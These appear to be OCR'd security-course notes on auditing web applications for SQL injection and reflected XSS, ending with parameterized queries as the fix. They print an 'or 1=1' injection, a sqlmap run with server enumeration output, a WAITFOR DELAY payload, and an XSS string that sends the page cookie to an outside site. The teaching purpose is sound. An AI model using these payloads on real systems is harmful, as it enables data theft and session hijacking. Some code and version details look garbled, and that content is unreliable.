
You may remember from the quick SQL introduction given on the afternoon of Day 3 that you can use the % sign for wildcard string matches. In this case, we knew that there should be a 1500 in the model number but nothing else, so we decided to see if we could request %1500% to match all manuals with a 1500 in the title.

You can see in the screen shot that this was successful! The web application produced a lot of interesting looking results for us. "So what?", you say. Well, look at what we did next.



Out of curiosity we thought we'd check to see if the site supported any other special characters. After all, if we're allowed to send a %, then why not a single quote?


As you can see, the server responds with an error message, and my is it useful for an attacker. It's bad enough that the application does not filter these special characters, but the error message gives us all kinds of information. For instance, we can see that the OLE SQL driver is used to talk to what is evidently a Microsoft SQL server. When this sort of thing happens, there are lots of things that you might try.



Here you can see that we have sent the text "'or 1=1;--" What's so wonderful about this is that we do *not* generate an error message! Instead, notice that the web application sends this same text back to us as the model number and then proceeds to enumerate for us every entry in the database.


Now, in this case, we're just talking about pressure washer manuals. However, knowing how Microsoft SQL databases work, we could easily do a join against the users table or the databases table and start sucking data out of the server, perhaps even obtaining user or DBA credentials! This is quite serious.

Let's take a step back for a moment, though. As an auditor, we would have satisfied our tests by simply finding that we could generate an error and that special characters were not filtered. Don't worry if you don't know how to extract the DBA's username and password from the database. That's not the auditor's job! What we have done successfully is demonstrate that there is a risk here!




Here's a good question to consider, though. What's worse, having a web application with a critical flaw and being unaware of it or knowing that you have a critical flaw and asking people not to exploit it? Here's a tip: People won't listen to you. If you have a flaw, you're in for trouble, it's just a matter of when.

Look at this real web page from the Internet where the programmer recommends that you not send single quotes so that you can avoid generating an error message. Let's use this to demonstrate some other problems.



In this particular case, if you do send a single quote (in this case we sent a single quote in every field), we got a very handy error message back. Not only do we know that we had a database error, but the code was helpful enough to show us *exactly* how what we sent in was used! At the bottom of the page you can clearly see the actual SQL that the server tried to execute!

This is clearly bad. Now the attacker can easily craft extremely malicious requests to download copies of data, cause the server to initiate outbound connections to other sites to send off copies of its data, drop tables, drop databases, and more You name it. We can use this to illustrate one other serious issue and our last topic for the day.



In this class, we have no need to proceed any farther than identifying the change in behavior or possibly generating the SQL error. What, though, would an attacker do with this information?

To ease exploitation an attacker might use a tool such as SQLMap to further test and subsequently exploit a vulnerable application. Using SQLMap the attacker can take the query that we have identified as causing an unexpected behavior or possibly a SQL error and automatically test using a wide variety of SQL injection techniques. These range from basic injection testing to advanced timing-based attacks that allow the tool to blindly retrieve data using boolean testing of the application responses. For a discussion of some of the techniques that can be used to attack SQL applications, consider the following article at http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/

```
Tintadgel:sqlmap dhoelzer$ ./sqlmap.py -u
'http://              IPSWebTracking/IPSWeb_item_events.asp?Submit=Submit&itemid=555-555-0199@example.com'
--level 5 --risk 5 -b --current-user --current-db --hostname --is-dba

[*] starting at 22:53:45

[22:53:45] [INFO] resuming back-end DBMS 'microsoft sql server'
[22:53:45] [INFO] testing connection to the target URL
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
---
Place: GET
Parameter: itemid
    Type: stacked queries
    Title: Microsoft SQL Server/Sybase stacked queries
    Payload: Submit=Submit&itemid=555-555-0199@example.com'; WAITFOR DELAY '0:0:5'--
---
[22:53:46] [INFO] the back-end DBMS is Microsoft SQL Server
banner:
---
Microsoft SQL Server 2008 (SP1) - 10.0.2531.0 (X64)
    Mar 29 2009 10:11:52
    Copyright (c) 1988-2008 Microsoft Corporation
    Enterprise Edition (64-bit) on Windows NT 6.1 <X64> (Build 7601: Service Qack 1)
---
[22:53:46] [INFO] fetching current user
current user:    'IPSWebTrackingLogin'
[22:53:46] [INFO] fetching current database
current database:    'IPSWebTrackingDb'
[22:53:46] [INFO] fetching server hostname
hostname:    'SOF-IPS-ARCHIVE\IPSARCHIVE'
```


Here's an example of SQLMap being used against a target during a penetration test. In this case, a product called IPS Web Tracking, an application used by a variety of postal and other package carriers for web tracking, was discovered to have a change in behavior when invalid data was sent in the Item ID field. The Item ID field in the application is what's typically called the Tracking Number for your package. In this case, the change in behavior was a 500 Internal Server Error.

Now that this change in behavior has been found, SQLMap is configured to run its testing against that specific URL with an example set of parameters. It then progressively tests each argument sent, attempting to identify an exploitation opportunity. (SQLMap can also be used to test arbitrary header fields within the request. This is configured through various command-line options.)

We have asked SQLMap to report back to us the banner of the SQL server, the ID of the current user, the name of the current database, the hostname and whether the current user is a DBA. As you can see, SQLMap identifies a flaw and then enumerates the following data:


SQL Server: Microsoft SQL Server 2008 (SP1) – 10.0.251.0 (X64)

User: IPSWebTrackingLogin

Database: IPSWebTrackingDb

Hostname: "SOF-IPS-ARCHIVE\IPSARCHIVE"

This proved that the database was vulnerable. If we so wanted we could now ask SQLMap to extract all the database records out of all the accessible tables, modify data in those tables, and, because it's a Microsoft SQL Server, probably execute code remotely.




So how do you actually fix a SQL injection problem? The answer is that you need to examine the coding practices and standards for the organization. Although input validation and sanitization is critical, it is not the ultimate cure for SQL injection flaws, especially because there will always be edge cases in which we are accepting "dangerous" content!

The correct way to prevent this issue is through the use of bound, or parameterized, queries. Another way of saying this is that we are no longer using dynamic SQL statements! The way that this happens is that we create a static SQL query string with markers to indicate where variables may appear. Next, we programmatically define what type the variables are and specify the values. It might look something like this:


```
$sqlquery->query = "SELECT * FROM THERE WHERE this='?'";
$sqlquery->bind_params('c', $value);
```

What's great about this is that enforcing this protection requires only one additional line of code for each query. This should be a requirement within your coding standards for all applications, not just web applications.



Injection flaws, in general, are all about convincing something (like a web browser) to interpret what should have been data in some other context. In the slide, for instance, we can see that we have substituted HTML into the query argument. What's the result? Can you see what this has caused to happen to the word "test?" The content <H1>test</h1> was submitted as data, but because of how the application sends back the content to the browser for rendering, it is interpreted as *code* rather than data.


What if we were to send something more significant than some innocuous HTML?



Just reformatting text on a page is mildly interesting, but what happens when we follow the example of SQL injection and insert actual code? Specifically, what could we do if we injected JavaScript? The easy answer is, "Bad things." XSS is, unfortunately, common to find. It's also not enough to assume that big companies with a lot of web experience are well protected. For example, in May 2014, XSS vulnerabilities were discovered on both the eBay and VMWare websites. Let's examine the VMWare vulnerability and see how it can be leveraged for reflected XSS.


For XSS to be successful, the client side must send code to the server that will then be reflected back to the client. That reflection might occur as a result of clicking o a URL, opening an HTML e-mail, or looking at a posting on a web blog. Whatever the case, someone has found a site where the page will store and return exactly what is sent in with no filtering.

There is one other requirement. There must actually be something useful on that page that the attacker wants. This could be a session ID (in a URL, hidden form element, or cookie) or some piece of sensitive information such as a credit card number. These can, of course, be stored in the same ways.




Notice that we've zoomed in on the URL and toolbar. You can see that, unlike the last slide, a new window has popped open to Google. That Google page has a query already set in the URL, and you can see the content of it in the search field on the page (which is blown up on the bottom of the slide).

In this case, we've chosen an innocuous kind of attack in that we have attacked ourselves and revealed our own cookie. There are two big questions: What made this happen? and Why is this important? Let's examine those two questions.



The answer to what did that is in this slide. We've removed part of the URL so that we could squeeze everything onto the screen. The first bullet is probably tricky to understand; you can see that there are a number of hexadecimally encoded values that have been inserted. The second bullet, though, should be much easier to understand. Here you can clearly see this content: "><BODY ONLOAD=window.open("http://google.com?query=" document.cookie)> What this is doing is escaping out of an existing tag (">) and then adding a JavaScript condition for the main Body tag, causing a new window to open whenever this page displays. That new page will go to Google and send the cookie for the current page to Google as a search term.


Hopefully, your gears are turning at this point and you're beginning to see why this is so bad. Let's consider an alternative set of values to insert.



Let's look at this one more time to make sure that we understand what's happening in there. The user sends input that represents HTML and JavaScript code. Normally, this would have no impact because the application treats it as data. However, the user has discovered that there is a way to change the context of the "data" so that it will now be interpreted as code in the browser. In reality, this is precisely what is happening in SQL injection, except that in SQL injection the *server* interprets data as code, whereas here the *client* is interpreting data as code.

Under the hood, the input value that was sent is added to the displayed web page as the value of an input field. When the input field is rendered with the XSS code inside of it, the first few characters ("/>) are there to switch the context from data to code. When that's done, the sky's the limit!

